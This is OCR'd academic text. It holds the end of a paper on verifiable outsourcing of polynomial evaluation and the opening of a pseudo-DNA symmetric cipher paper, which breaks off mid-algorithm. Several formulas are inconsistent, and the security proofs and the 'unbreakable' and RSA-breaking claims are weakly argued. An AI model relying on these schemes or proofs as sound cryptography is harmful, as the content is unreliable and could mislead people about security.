Client wants to computes $y = f(x) \bmod p$ ($f(x)$ is a high degree polynomial), he/she delegates it to a server. And the client can verify the correctness of the result.

Initialization. Client selects a prime q randomly, and computes $n = pq$. Then client randomly chooses $e(0 < e < d)$ and $r_1, r_2 \in Z_p^*$. Client keeps p, q, e, r_1, r_2 and send n to server.

Delegation. Client sends two polynomials

$$y = f(x) \bmod n$$

and

$$y = af(x) + x^e + r_1 + r_2 x \bmod n$$

to server.

Verification. Server sends $y_1 = f(x) \bmod n$ and $y_2 = af(x)+x^e+r_1+r_2x \bmod n$ to client. Client computes $m = x^e + r_1 + r_2x \bmod n$ and verifies whether the following equation holds.

$$y_2 = ay_1 + m \bmod n.$$

If this equation does not hold, that means the server gives the wrong answer, y_1 is not correct. If the equation holds, that means y_1 is the right answer, and client can get the final result by computing

$$y = y_1 \bmod p.$$

5 Security Analysis

5.1 Security of Parameters

Theorem 1. *The probability that server can get p from the computation process is no more than $\frac{1}{s}$, where s satisfies $s \ln s = n$.*

Proof. Server gets two polynomials

$$y_1 = f(x) \bmod n$$

and

$$y_2 = af(x) + x^e + r_1 + r_2x \bmod n$$

so server knows the coefficients $a_i (i = 0, 1, \cdots, d)$ of $y_1 = a_0+a_1x+\cdots+a_dx^d$, and the coefficients $b_i (i = 0, 1, \cdots, d)$ of $y_2 = b_0 + b_1x + \cdots + b_dx^d$. The random number a is unknown.

Comparing the coefficients, server can get $b_i = aa_i \bmod p$, and server can compute $a = (b_i)^{-1}a_i \bmod p$. But a is unknown, for every prim p there exists one a such that $a = (b_i)^{-1}a_i \bmod p$. Server should find a number a, such that

$$a = (b_i)^{-1}a_i \bmod p \quad (i = 0, 1, \cdots, d).$$

There are about s prime numbers which are less than n, where s satisfies $s \ln s = n$. So the probability server can get p is no more than $\frac{1}{s}$. If p is a 512 bit prime. the probability is negligible.

On the other hand, server knows $n = pq$, so server can get p form decomposing n. But by the difficulty of integer factorization, the probability that p can be obtained from the factorization of n is negligible.

In these two aspects, the probability that server can get p from the computation process is no more than $\frac{1}{s}$. □

Theorem 2. *The probability that server can obtain a from the computation process is at most* $\max(\frac{1}{p}, \frac{1}{s})$.

Proof. For $a = (b_i)^{-1}a_i \bmod p (i = 0, 1, \cdots, d)$, if p is known, then a can be uniquely determined. The probability that p can be uniquely determined is no more than $\frac{1}{s}$, where s satisfies $s \ln s = n$, so the probability a can be determined is also $\frac{1}{s}$.

In another way server just knows $n = pq$, where q is unknown. If p is undetermined, there are p choices of a, so the probability that a can be determined is at most $\frac{1}{p}$.

So the probability that server can obtain a from the computation process is at most $\max(\frac{1}{p}, \frac{1}{s})$. □

Theorem 3. *The mixed polynomial $x^e + r_1 + r_2x$ is safe in the computation process.*

Proof. $x^e + r_1 + r_2x$ is mixed in the polynomial $y_2 = af(x) + x^e + r_1 + r_2x \bmod n$, and server do not know a, e, r_1, r_2 and p. Server can determine the function parameters through some special values. The equations are as follows.

$$\begin{aligned}
y_2^{(0)} &= af(0) + 0 + r_1 + 0 \\
y_2^{(1)} &= af(1) + 1 + r_1 + r_2 \\
y_2^{(2)} &= af(2) + 2^e + r_1 + 2r_2 \\
y_2^{(3)} &= af(3) + 3^e + r_1 + 3r_2 \\
\cdots &\quad \cdots \\
y_2^{(m)} &= af(m) + m^e + r_1 + mr_2
\end{aligned}$$

where, $a, 2^e, 3^e, \cdots, m^e, r_1, r_2$ are unknown parameters. There are $m + 1$ equations with $m + 2$ unknown parameters, so server cannot gain the parameters from these equations.

If server guesses a value of the parameters, the other parameters can be computed out. Even if server gets $2^e, 3^e, \cdots, m^e$, the unknown variable e is still safe for the difficulty of discrete logarithm problem.

Server also guess out e, r_1, r_2 from the p values in Z_p, the probability is $\frac{1}{p^3}$.

So the mixed polynomial $x^e + r_1 + r_2x$ is safe in the computation process. □

Theorem 4. *The two polynomials $y_1 = f(x) \bmod n$ and $y_2 = af(x) + x^e + r_1 + r_2x \bmod n$ are indistinguishable.*

Proof. The probability p can be determined is no more than $\frac{1}{s}$, and a is at most $\max(\frac{1}{p}, \frac{1}{s})$. $x^e+r_1+r_2x$ is mixed in the polynomial $y_2 = af(x) + x^e + r_1 + r_2x \bmod n$. For the mixed polynomial $x^e + r_1 + r_2x$ is safe in the computation process, the two polynomials $y_1 = f(x) \bmod n$ and $y_2 = af(x)+x^e+r_1+r_2x \bmod n$ are indistinguishable. □

This theorem means that server cannot distinguish which polynomial is the one client wants to compute and which one is for verification.

5.2 No Fraudulence

Theorem 5. *The probability that the random values which the server provides without the evaluation of the two polynomials* $y_1 = f(x) \bmod n$ *and* $y_2 = af(x) + x^e + r_1 + r_2x \bmod n$ *can pass the verification is* $\max(\frac{1}{p^4}, \frac{1}{sp^3})$.

Proof. The probability that server can obtain a from the computation process is at most $\max(\frac{1}{p}, \frac{1}{s})$, that is

$$\Pr\{\mathcal{A}(a) = 1\} = \max(\tfrac{1}{p}, \tfrac{1}{s}).$$

The probability that $x^e + r_1 + r_2x$ can be obtained from the computation process is $\frac{1}{p^3}$, that is

$$\Pr\{\mathcal{A}(x^e + r_1 + r_2x) = 1\} = \tfrac{1}{p^3}$$

The two random values of the two polynomials $y_1 = f(x) \bmod n$ and $y_2 = af(x) + x^e + r_1 + r_2x \bmod n$ should satisfy the equation

$$y_2 = ay_1 + m \bmod n$$

so that they can pass the verification. However server does not know a and m, so

$$\Pr\{\mathcal{V}(y_1, y_2) = 1\} = \max(\tfrac{1}{p}, \tfrac{1}{s})\tfrac{1}{p^3} = \max(\tfrac{1}{p^4}, \tfrac{1}{sp^3}).$$

Thus probability that the random values can pass the verification is $\max(\frac{1}{p^4}, \frac{1}{sp^3})$. □

Theorem 6. *The advantage that server uses the result of other input to cheat client is at most* $\frac{e}{p}$.

Proof. Considering the following experiment.

Experiment $\mathbf{Exp}^{x_0}_{PE,\mathcal{A}}(k)$

$X = (x_1, x_2, \cdots x_t) \leftarrow \mathbf{Gen}(1^k)$

$Y = ((y_1^{(1)} = f(x_1),$
$y_2^{(1)} = af(x_1) + x_1^e + r_1 + r_2x_1),$
$(y_1^{(2)} = f(x_2),$
$y_2^{(2)} = af(x_2) + x_2^e + r_1 + r_2x_2), \cdots,$
$(y_1^{(t)} = f(x_t),$
$y_2^{(t)} = af(x_t) + x_t^e + r_1 + r_2x_t))$
$\leftarrow \mathcal{A}(X, (f(x), af(x) + x^e + r_1 + r_2x))$

$x^* \neq x_0 \leftarrow \mathcal{A}(X, Y)$

Return 1, if $af(x^*) + (x^*)^e + r_1 + r_2x^*$
$= af(x^*) + (x_0)^e + r_1 + r_2x_0.$

Else, return 0.

$$Adv_{\mathcal{A},x_0} = \Pr[\mathcal{A}^{x^*}(k) = 1 \mid x^* \leftarrow \mathbf{Gen}(1^k), x^* \neq x_0] = \Pr[Return1]$$

Client wants to compute $y_1 = f(x_1)$, but server gives the values $y_2 = f(x_2)$ and $y_2' = f(x_2) + x_2^e + r_1 + r_2x_2$ $(x_1 \neq x_2)$.

If the equation

$$y_2' = ay_2 + x_1^e + r_1 + r_2x_1$$

holds, the value y_2 can pass verification. That means

$$x_1^e + r_1 + r_2x_1 = x_2^e + r_1 + r_2x_2 \bmod p(x_1 \neq x_2)$$

should hold.

There are at most e values in Z_p can satisfy this equation

$$x_1^e + r_1 + r_2x_1 = m \bmod p.$$

So the probability the equation $x_1^e+r_1+r_2x_1 = x_2^e+r_1+r_2x_2 \bmod p$ $(x_1 \neq x_2)$ holds is at most $\frac{e}{p}$.

Hence,

$$Adv_{\mathcal{A},x_0} = \tfrac{e}{p}$$

□

6 Efficiency Analysis

To compute $f(x) = a_0 + a_1x + a_2x + \cdots + a_dx^d$ client needs $2d$ times multiplications. If the polynomial $f(x)$ is outsourced to server, the client need to compute $x^e+r_1+r_2x$ and verifies wether $y_2 = y_1+x^e+r_1+r_2x$ holds. If the verification passed, client should compute $y = y_1 \bmod p$. In this way, client needs $e+1$ times multiplications and a modular exponentiation computation. If e is chosen much less than d, the computation cost is much smaller than the cost of computing $f(x)$.

The time cost comparisons of verification and computation are as Figure 1. We implement our mechanism using MATLAB language with a version of R2013a. The process is conducted on a computer with Intel(R) Core(TM)i7-3770 CPU processor running at 3.40 GHz, 16 GB RAM.

7 Conclusion

Cloud computing has made a reality of computation outsourcing. A new protocol for publicly verifiable outsourcing of evaluation of high degree polynomials is given in this paper. And we introduce a function obfuscation technic, the secret polynomial can be mixed into the outsourced polynomial by using this technic. This technic can also be used in the information hiding. In the verification phase, the result returned by server can be easily verified by client. And the time cost is much less than the time computing the original polynomial. Client can choose the value of e, such that the computation of verification value can be controlled within the user's computational capabilities.



Figure 1: Time cost comparisons of verification and computation

Acknowledgment

This study was supported by the Opening Project of Sichuan Province University Key Laboratory of Bridge Non-destruction Detecting and Engineering Computing; The Science Founding of Artificial Intelligence Key Laboratory of Sichuan Province (No.2014RYJ06); The enterprise information and control technology about internet of things in Sichuan province key laboratory of colleges and universities (No.2014WYJ03); The Scientific Research Fund Project of Sichuan University of Science & Engineering (No.2013KY02). The authors gratefully acknowledge the anonymous reviewers for their valuable comments.

References

[1] M. J. Atallah and K. B. Frikken, "Securely outsourcing linear algebra computations," in *Proceedings of the 5th ACM Symposium on Information, Computer and Communications Security (ASIACCS'10)*, pp. 48–59, Springer, Apr. 2010.

[2] M. J. Atallah, K. N. Pantazopoulos, J. R. Rice, and E. H. Spafford, "Secure outsourcing of scientific computations," *Advances in Computers*, vol. 54, pp. 215–272, 2001.

[3] M. Backes, D. Fiore, and R. M. Reischuk, "Verifiable delegation of computation on outsourced data," in *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security*, pp. 863–874, Springer, Mar. 2013.

[4] S. Benabbas, R. Gennaroand, Y. Vahlis, "Verifiable delegation of computation over large datasets," in *Advances in Cryptology (CRYPTO'11)*, LNCS 6841, pp. 111–131, Springer, 2011.

[5] D. Benjamin and M. J. Atallah, "Private and cheating-free outsourcing of algebraic computations," in *Sixth Annual Conference on Privacy, Security and Trust (PST'08)*, pp. 240–245, Springer, Oct. 2008.

[6] S. G. Choi, J. Katz, R. Kumaresan, and C. Cid, "Multi-client non-interactive verifiable computation," in *Proceedings of the 10th Theory of Cryptography Conference (TCC'13)*, LNCS 7785, pp. 499–518, Springer, Mar. 2013.

[7] K. M. Chung, Y. T. Kalaiand, and F. H. Liu, "Memory delegation," in *Proceedings of the 31st Annual Cryptology Conference*, LNCS 6841, pp. 151–168, Springer, Aug. 2011.

[8] S. El-Sayed, H. Kader, M. Hadhoud, and D. AbdElminaam, "Mobile cloud computing framework for elastic partitioned/modularized applications mobility," *International Journal of Electronics and Information Engineering*, vol. 1, no. 2, pp. 53–63, 2014.

[9] D. Fiore and R. Gennaro, "Publicly verifiable delegation of large polynomials and matrix computations, with applications," in *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, pp. 501–512, Springer, Oct. 2012.

[10] C. Gentry, "Fully homomorphic encryption using ideal lattices," in *Proceedings of the 41st Annual ACM Symposium on Symposium on Theory of Computing (STOC'09)*, pp. 169–178, 2009.

[11] V. Goyal, O. Pandey, A. Sahai, and B. Waters, "Attribute-based encryption for fine-grained access control of encrypted data," in *Proceedings of the 13th ACM Conference on Computer and Communications Security*, LNCS 3494, pp. 89–98, Springer, Oct. 2006.

[12] S. Hohenberger and A. Lysyanskaya, "How to securely outsource cryptographic computations," in *Proceedings of the Second Theory of Cryptography Conference (TCC'05)*, LNCS 3378, pp. 264–282, Springer, Feb. 2005.

[13] X. Ma, J. Li, and F. Zhang, "Refereed computation delegation of private sequence comparison in cloud computing," *International Journal of Network Security*, vol. 17, no. 6, pp. 743–753, 2015.

[14] C. Papamanthou, E. Shi, and R. Tamassia, "Signatures of correct computation," in *Theory of Cryptography*, LNCS 7785, pp. 222–242, Springer, 2013.

[15] B. Parno, J. Howell, C. Gentry, and M. Raykova, "Pinocchio: Nearly practical verifiable computation," in *Proceedings of the 2013 IEEE Symposium on Security and Privacy*, pp. 238–252, Mar. 2013.

[16] B. Parno, M. Raykova, and V. Vaikuntanathan, "How to delegate and verify in public: Verifiable computation from attribute-based encryption," in *Proceedings of the 9th Theory of Cryptography Conference (TCC'12)*, LNCS 7194, pp. 422–439, Springer, Mar. 2012.

[17] Y. N. Seitkulov, "Verifiable delegation of computation on outsourced data," *The Journal of Supercomputing*, vol. 65, no. 1, pp. 469–482, 2013.

[18] S. Subashini and V. Kavitha, "A survey on security issues in service delivery models of cloud computing," *Journal of Network and Computer Applications*, vol. 34, no. 1, pp. 1–11, 2011.

[19] J. F. Wang, H. Ma, Q. Tang, J. Li, H. Zhu, S. Q. Ma, and X. F. Chen, "Efficient verifiable fuzzy keyword search over encrypted data in cloud computing," *Computer Science and Information Systems*, vol. 10, no. 2, pp. 667–684, 2013.

[20] N. Wu and M. Hwang, "Data hiding: current status and key issues," *International Journal of Network Security*, vol. 4, no. 1, pp. 1–9, 2007.

[21] D. Zissis and D. Lekkas, "Addressing cloud computing security issues," *Future Generation Computer Systems*, vol. 28, no. 3, pp. 583–592, 2012.

Jun Ye received his M.S. degree in Cryptography at the Guilin University of Electronic Technology. He is a Lecturer at the School of Science, Sichuan University of Science & Engineering. He is a doctoral candidate at the Xidian University. His research interests include cryptography and information security. Email: yejun@suse.edu.cn.

Haiyan Zhang received a BS degree in applied mathematics from Sichuan Normal University, China, in 2002, and a MS degree in pattern recognition and intelligent system from Sichuan University of Science & Engineering, China, in 2009. She is currently an instructor with Sichuan University of Science & Engineering. Her research interests include applied mathematics and intelligent system. Email: zhang_petrel@qq.com.

Changyou Fu received a BS degree in communication engineering from University of Electronic Science and Technology of China, in 2000. He is currently a senior experimentalist with Sichuan University of Science & Engineering. His research interests include Internet of Thing and embedded systems. Email: fcybill@163.com.

Inspired Pseudo Biotic DNA Based Cryptographic Mechanism Against Adaptive Cryptographic Attacks

E. Suresh Babu[1], C. Naga Raju[2], and Munaga HM Krishna Prasad[3]
(Corresponding author:E Suresh Babu)

Department of Computer Science and Engineering, K L University[1]
Green Fields, Vaddeswaram, Guntur District, A.P. 522 502, India
Department of Computer Science and Engineering, YSR Engineering College of Yogivemana University, India[2]
Department of Computer Science and Engineering, University College of Engineering, Kakinada[3]
Pithapuram Road, Nagamallithota, Kakinada, Andhra Pradesh 533003, India
(Email: sureshbabu.erukala@gmail.com)
(Received July 2, 2014; revised and accepted Mar. 23 & July 4, 2015)

Abstract

DNA Cryptography is a new cryptographic paradigm from hastily growing bio molecular computation, as its computational power will determine next generation computing. As technology is growing much faster, data protection is getting more important and it is necessary to design the unbreakable encryption technology to protect the information. In this paper, we proposed a biotic DNA based secret key cryptographic mechanism, seeing as DNA computing had made great strides in ultra-compact information storage, vast parallelism, and exceptional energy efficiency. This Biotic Pseudo DNA cryptography method is based upon the genetic information on biological systems. This method makes use of splicing system to improve security, random multiple key sequence to increase the degree of diffusion and confusion which makes resulting cipher texts difficult to decipher and makes to realize a perfect secrecy system. The formal and experimental analysis not only shows that this method is powerful against brute force attack and chosen cipher text attacks, but also it is very efficient in storage, computation as well as transmission.

Keywords: Brute force attack, chosen cipher text attack, DNA based symmetric cryptography

1 Introduction

DNA Computing is a Bio-molecular Computation (BMC) which makes use of biological methods for performing massively parallel computation. This can be a lot quicker than a conventional Silicon Chip computer, for which large quantities of hardware needed for performing parallel computation. These DNA computers [1, 29, 32, 37] don't just make use of massively parallel computation, but also uses ultra-compact information storage in which large amount of information that can be stashed in a more compact away with, which massively exceeds in conventional electronic media, (i.e., A single gram of DNA [1, 8, 14] comprises 10^{21} DNA bases which equals to 108 terabytes. A hardly few grams of DNA, possibly contains all data stored in world. This cross-topical field of DNA Computing [33] combines the ideas from biological sciences, computer science and chemistry. In 1994, Adleman [8] designed a study to solve the Travelling Salesman problem that attempts to visit each city exactly once and try to find every possible route using molecules of DNA. Hence, this inspired model provides the potential ability of working out many problems that were previously thought impossible or exceedingly difficult to solve out with the traditional computing paradigm such as encryption breaking, game strategy etc.

As Power of the parallel processing is increasing day to day, modern cryptosystems can be easily cryptanalyzed by the cryptanalyst, the world is looking for new ways of information and network security in order to safeguard the data as it carries. The purpose of using cryptography in the areas of bio-molecular computation to bring up a promising technology for providing of unbreakable algorithms, but these DNA cryptography lacks the related theory which is nevertheless still an open problem to model the good DNA cryptographic schemes.

In this paper, we used pseudo DNA based cryptographic technique which is based on central dogmas of biological system, which is not same as original DNA cryptography [12, 18, 23]. This proposed method only makes use of DNA mechanisms and terminology of DNA function rather than actual biological DNA sequences (or

oligos). The encryption and decryption processes are initiated with DNA transcription, splicing system and RNA translation [28].

The remainder of the paper is organized as follows. In Section 2 specifies the related work. Section 3 and Section 4 describes the scope of research and overview of DNA. The proposed Pseudo DNA-Based Symmetric Cryptosystem mechanism and its security analysis are discussed in Section 5 and Section 6. Section 7 describes the simulation results. Finally Section 8 concludes this paper with future work.

2 Related Work

The domain of information and network security is persistently looking for unbreakable cryptosystem to protect the information while transmitting on to the network, but it seems that every cryptographic encryption technology comes across its end game as the new computing technologies are evolving.

DNA is very potent and exciting study direction from a cryptographic point of view which requires simple and effective algorithms, of late, many scientists have projected a various DNA-based encryption algorithms, but it is too early to decide the perfect complete model for some cryptographic functions, such as DNA authentication methods, digital signature and secure data storage as these cryptographic models is still in the initial phase. Adleman [1, 3] proposed the hypothetical model of DNA computing for any bio-molecular computational problem which provides vast parallel computing. As his background stemmed from computer encryption, he particularly envisioned DNA computing in helping to create encryption and decryption algorithms in the area of cryptography.

Gehani et.al from Duke University had investigated the procedure of DNA based Cryptography [18] for one time pads (OTP). They proposed the large number short sequence of message can be encrypted using one-time pads. These small sequences of DNA can avail from massive one time pad using public key infrastructure (PKI) [34]. Leier [23] proposed the data hiding procedure predicated on DNA binary sequences to achieve DNA encryption scheme; Applying DNA Computation, Kazuo [22] resolved the trouble for generation of key distribution, he also proposed DNA based secret key encryption system; Amin [4] proposed DNA YAEA encryption algorithm which is a conventional secret key encryption algorithm. Ning [28] proposed pseudo DNA based cryptography along with the initial Secret key to build DNA cryptosystem which is also a symmetric encryption algorithm.

3 Scope of Research

The Intellectual property, which is being transferred over the internet, can be easily acquired and is vulnerable to many security attacks [6, 7, 8, 10] such as Worm Hole attack, Man in the middle attack, IP Spooning, Black Hole Attack etc. Securing all the information passed through networked computers is primarily more important for any application or system, Already a great heap of effort had been put on the cryptology, As a result, various security mechanisms have been designed such as DES,RSA, ECC, DSA, etc., to achieve very high level of security. But these mechanisms require complex factorization of large prime numbers and the elliptic curve problem, for which still a lot of investigation is required to find a proper solution. Moreover, the RSA cryptosystem is based on the intractability of large prime factorization as there are no known efficient algorithms to find largest prime factors.

DNA cryptography is a techniques which have been devised to break RSA scheme. This techniques is used to self-assembly of DNA tiles to fully break RSA scheme [3, 9, 11]. If these techniques are able to break RSA, RSA will no more remain practical. Further, DNA-based Methods had also been developed to break the cryptosystems based on elliptic curves. These methods utilize a parallel multiplier to perform basic biological operations and for adding the points on elliptic curves, it uses both parallel divider and a parallel adder [24]. Moreover, so far many researchers had concentrated on breaking the cryptosystem using several DNA-based methods which are presently being practiced.

4 Overview of DNA

In order to understand the rudimentary principles of Deoxyribonucleic Acid (DNA) Cryptography in a emerge area of DNA Computing, it is necessary to address the background details of central dogma of molecular biology, that is, how a DNA sequence is actually transcripted and translated into a protein sequence as shown in Figure 1. DNA (Deoxyribo Nucleic Acid) is the fundamental hereditary material that stores genetic information found in almost every living organisms ranging from very small viruses to complex human beings. It is constituted by nucleotides which forms polymer chains. These chains are also known as DNA strands. Each DNA nucleotides contains a single base and usually consists of four bases, specifically, Adenine (A), Guanine (G), Cytosine(C), and Thymine (T) represent genetic code. These bases reads from the start promoter which forms the structure of DNA strand by forming two strands of hydrogen bonds, one is A with T and another is C with G; These DNA sequences are eventually transcripted and interpreted into chains of amino acids, which constitutes proteins.

4.1 Transcription

Transcription is a process of newly prepared intermediary copy of DNA called mRNA instructions that transpires in the nucleus of the cell, these instructions are contained and created in DNA i.e. DNA sequence [40] which con-



Figure 1: Central dogma of molecular biology

tains the nucleotides A, G, C and T. are transcript into mRNA sequence, here mRNA is a single stranded that contains the nucleotides A, G, C and Uracil (U). This intermediary mRNA polymerase that binds the enzyme which is responsible for copying DNA into RNA.

4.2 Translation

Translation is also a process that contains the RNA copy of DNA to make a protein. i.e, the mRNA copy of DNA sequence is translated into a distinct amino acids that can be chained together to form protein. There are 20 distinct amino acids which is a basic building block of a protein. On the mRNA, there are also certain ending three-bases to sign the end of the translation. Essentially, RNA transcript process undergoes the processing step called splicing steps, in which INTervening (introns) sequences are cut out and discarded, keeping the Expressed (extrons) sequences to form mRNA, In this mRNA translation process, a grouping of three nucleotides [33, 35] called codons are translated into the amino acids according to the genetic code table [25].

5 Pseudo DNA-based Symmetric Cryptosystem

The pseudo DNA cryptography [17, 26, 28, 39] method just takes the standard principle ideas of central dogma of molecular biology method i.e. the pseudo DNA cryptosystem (Encryption/Decryption) process is similar to the DNA transcription, splicing system and RNA translation of the real organisms, but it is different from existing DNA based cryptography [5, 13, 15, 21, 36], as this method only make use of DNA mechanisms and terminology of DNA function rather than actual biological DNA sequences (or oligos); therefore, this proposed method is a kind of pseudo biotic DNA based cryptography method.

The pseudo DNA cryptography technique consists of transcription/splicing system and translation processes which is similar to central dogma of molecular biology essentially, in the transcription process undergoes the processing step called splicing steps, in which INTervening (introns) sequences are cut out and discarded, keeping the Expressed (extrons) sequences to form Messenger, Ribonucleic Acid (mRNA). In the translation process of mRNA, a grouping of three nucleotides called codons are translated into the amino acids according to the genetic code table [25, 31].

In order to make the statistics of the cipher text and the multiple rounds of random keys of the encryption as complex as possible to decipher, we have modified the original splicing system process. Originally, the starting codes of the introns and ending codes of the introns are very easy to guess. In this proposed work, we have modified start codes and the pattern codes to specify the introns. The non-continuous pattern codes are used to confuse the adversary and hard to guess the introns, by defining which parts of the DNA frame to be removed, and which DNA frame to be kept. Further, the no of the splices, the starting code of the frame and removed length of the pattern codes can be used to determine the key, the ending codes of the DNA frame are not required.

5.1 Symmetric Cryptography Principles

Generally, Modern Cryptography [27] solves many cryptographic algorithm with the help a KEY. The cryptosystem which comprises of Encryption and Decryption functions using the same Key(K) that can be interpreted as symmetric cryptography, which is represented with two functions: $E_k(M) = C$ and $D_k(C) = M$. In this cryptosystem, first, both the sender and receiver must agree on a key as well as cryptosystem in order to communicate

securely. Hence, the success of such symmetric cryptosystem is mainly depends upon its Key.

5.2 Communications Using Pseudo DNA Symmetric Cryptography

The conventional secret key encryption scheme $\prod = (\mathcal{E}_\mathcal{K}, \mathcal{D}_\mathcal{K})$ is usually represented with two algorithms; one is $\mathcal{E}_\mathcal{K}$ function, which is a stateful encryption algorithm with k randomized key generation algorithm. It takes the plaintext 'M' along with random key 'K' and returns a cipher text 'C'; usually represented $\mathrm{E_K(M)=C}$ and another is $\mathcal{D}_\mathcal{K}$ function, which is a deterministic decryption algorithm, which takes a string 'C' and the same random key 'K' and returns the equivalent plaintext 'M' ; usually represented as $\mathrm{D_K\ (C) = M}$ where $\mathrm{M \in \{A, T, C, G\}^*}$, finally we perform that $\mathrm{D_k(E_k(M)) =}$ M or all $\mathrm{M \in \{A, T, C, G, 0, 1\}^*}$.

Let us assume Alice want send the message to Bob; both agree on a key and a cryptosystem; Alice takes her plaintext message and performs two different conversions i.e., First the plaintext information is converted into in the binary numerical representation, and Second, she transforms binary forms into DNA form (A for 00, C for 01, G for 10, T for 11) and encrypts it with the random key (Here, the Key will number of the splices, the starting code of the frame and removed length of the pattern codes). This creates a cipher-text; Alice sends the cipher text message to Bob through public channel; Bob decrypts the cipher text message with the decryption algorithm and random key (No. of the splices, the starting code of the frame and removed length of the pattern codes) received from secure channel and reads it. Therefore, to perform above Communications model using Symmetric Pseudo DNA based Cryptography the following steps can be described briefly:

1) Alice takes the plaintext and converts to binary form and then converts into DNA form as shown in Algorithm-1.

2) Alice will scan DNA form of information to generate the variable length random key by generating the No of the splices from the specified DNA pattern, the starting code of the DNA frame to find out the introns, introns places and removed length of the pattern codes i,e. introns are removed from the specified DNA sequence as the first round of Key Generation, which is shown in Algorithm-2 and Algorithm-3.

3) With the help random key (splicing system), Alice will transcript the DNA sequence into the mRNA strand, as shown in Algorithm-4.

4) After Generating mRNA Strand, Alice also generate the variable length random sub key by generating the No of the splices from the specified mRNA pattern, the starting code of the mRNA frame, introns places and removed length of the pattern codes as the Second round of Processing.

Algorithm 1 Generate binary value

```
1: BEGIN
2: Binary Text required to search the DNA patterns
3: X ⇐ 0
4: for i ⇐ 0 to n do +1 do
5:    Take an initial quotient variable and while it is not
      zero do
6:    while (Quotient is not equal to Zero) do
7:       t[i]⇐ quotient mod 2 +Zero
8:       Divide the Quotient by 2;
9:       Increment i
10:   end while
11:   while (Variable Y is greater than Zero) do
12:      Reverse the string to get resultant binary code
13:      Increment x;
14:      Decrement y;
15:   end while
16:   if String length Mod 2 ==1) then
17:      The string length should be a multiple of 2
18:   else
19:      Padding Zero at beginning of the String
20:   end if
21: end for
22: End
```

Algorithm 2 Generate DNA strand

```
    Begin
2:  DNA patterns
    Assign the 2-bit patterns of Binary String to convert
    in to DNA SEQUENCE
4:  for (i ⇐ 0 to stringlength do +2 ) do
      if (String Cmp(Binary,"00") ==0) then
6:      DNA-Code[i]⇐ 'A';
      else
8:      if (String Cmp(Binary,"01") ==0) then
          DNA-Code[i]⇐ 'C';
10:     else
          if (String Cmp(Binary,"10") ==0) then
12:         DNA-Code[i]⇐ 'G';
          else
14:         if (String Cmp(Binary,"11") ==0) then
              DNA-Code[i]⇐ 'T';
16:         end if
          end if
18:     end if
      end if
20: end for
    End
```

5) Again, the Spliced mRNA strand are translated into the amino acids according to the genetic code table (61 codons to 20 amino acids) which forms protein sequence, as shown in Algorithm-5.

6) The protein sequence (Cipher Text) will be sent to the to Bob through public channel.

7) The Random Variable Length Key such as no of

Algorithm 3 Generation of variable random key

```
Begin
Input: DNA patterns, Print the length of DNA Strand for Generating Variable Random Key, No of Splices of Sender choice for Slicing for M-RNA code generation, The starting indices of Sender choice, The lengths of DNA Strand to be deleted
Output: Generating Variable Random Key using Splicing System
for i and j⇐ 1 to n do +1 do
  Performing the Sub Key Patterns
end for
for i ⇐ 0 to j do +1 do
  Converting patterns key to binary format
  Quotient ⇐ key[i];
  while (i is less then Length of DNA Strand ) do
    key[n] ⇐ quotient mod 2;
    Divide the Quotient by 2
  end while
  if (quotient==0) then
    No Sub Key is Present in DNA Strand and Generate Sub Key in mRNA
  end if
  for i ⇐ 1 to nj do +1 do
    Stored Splices in a Key Space
  end for
end for
End
```

Algorithm 4 Generation of mRNA strand

```
Begin
Input: DNA patterns, Random Key
Output : Generating mRNA Strand
for i ⇐ 0 to n do +1 do
  Extract the slices part from DNA code using slices process
end for
for i ⇐ 0 to Length(DNA Strand) do +1 do
  Except the slices part sort the remaining part from DNA code to form M-RNA code
end for
End
```

splices, the starting index, pattern codes length of the introns, the positions and places of the introns, the cut out the introns, random mapping of codon-amino acids will form the key to decrypt the cipher text (protein sequence) and also sent to the Bob through a secure channel as shown in Figure 2.

8) On Bob (Receiver) side, when he receives random keys and protein form (Cipher text) of data from Alice through the secure channel.

9) Bob decrypts the cipher text message using the random key reversible translation to recover mRNA sequence from protein sequence, and then recover DNA form of information, in the reverse order as Alice encrypt the information.

10) Bob can then recover then binary form of information, and finally gets what Alice sent him.

Algorithm 5 Protein code generation

```
Begin
Input:mRNA Strand
Output: Protein Code (Cipher Text)
